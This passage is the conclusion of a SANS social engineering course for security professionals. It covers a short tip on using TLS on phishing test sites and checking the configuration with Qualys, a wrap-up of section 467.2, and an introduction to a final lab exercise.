When you have configured your phishing or tracking sites/tools, it is key to make sure the data being sent is kept secure in transit. Use of the latest TLS standard will help accomplish this but, unlike attackers (who care less), we really do not want to be caught out sending information via a mechanism that may aid attackers. It does not take much work to secure a high ranking for your test site by configuring your web server appropriately.

There are a number of test tools but one of our favorites is the one provided by Qualys. You can point it at a URL and quickly retrieve a rating. You should be looking for an A or an A+ for a site that will be used for social engineering engagements.

Final Discussion

- That brings us to the end of 467.2
- We've reviewed many helpful techniques, psychological principles, and technical tactics
- Social engineering is a space of innovation. Now is the time for any final discussion with the class and then we will move on to our final exercise.

That brings us to the end of 467.2 and the end of the teaching section of the 467 Social Engineering for Security Professionals course. We have reviewed a great number of helpful techniques, psychological principles and technical tactics that you can deploy in your company or at your client sites.

Social engineering is a space powered by innovation and creativity. There are a huge number of new tools, new snares, and powerful payloads to be exploited, and the course authors are hugely excited to see what you come up with. Do let us know about your latest accomplishments and how you extend these techniques from the course to achieve SE notoriety.

Now is the time for any discussion with the class before we move on to our final exercise.


Final Lab: Capture the Human

It's time to put it all into practice. In this next section, you are given time to try a few of the techniques from this class and, of course, to talk to classmates about your strategy in future engagements.

467.2 Conclusion

- Thanks for coming
- Consider other SANS offensive security courses, such as SEC504, SEC542, SEC560, SEC617, SEC660, and much more!

Thank you for completing SEC467. We hope that you learned a lot of techniques and principles you can apply to your job. Social engineering is a powerful skill and a fascinating area to work in, but it can, of course, be combined with other disciplines to even greater effect, such as mainstream penetration testing. We hope to see you at a future SANS class, and we can't wait to hear about the creative social engineering that all of you do. Thank you.



This page intentionally left blank.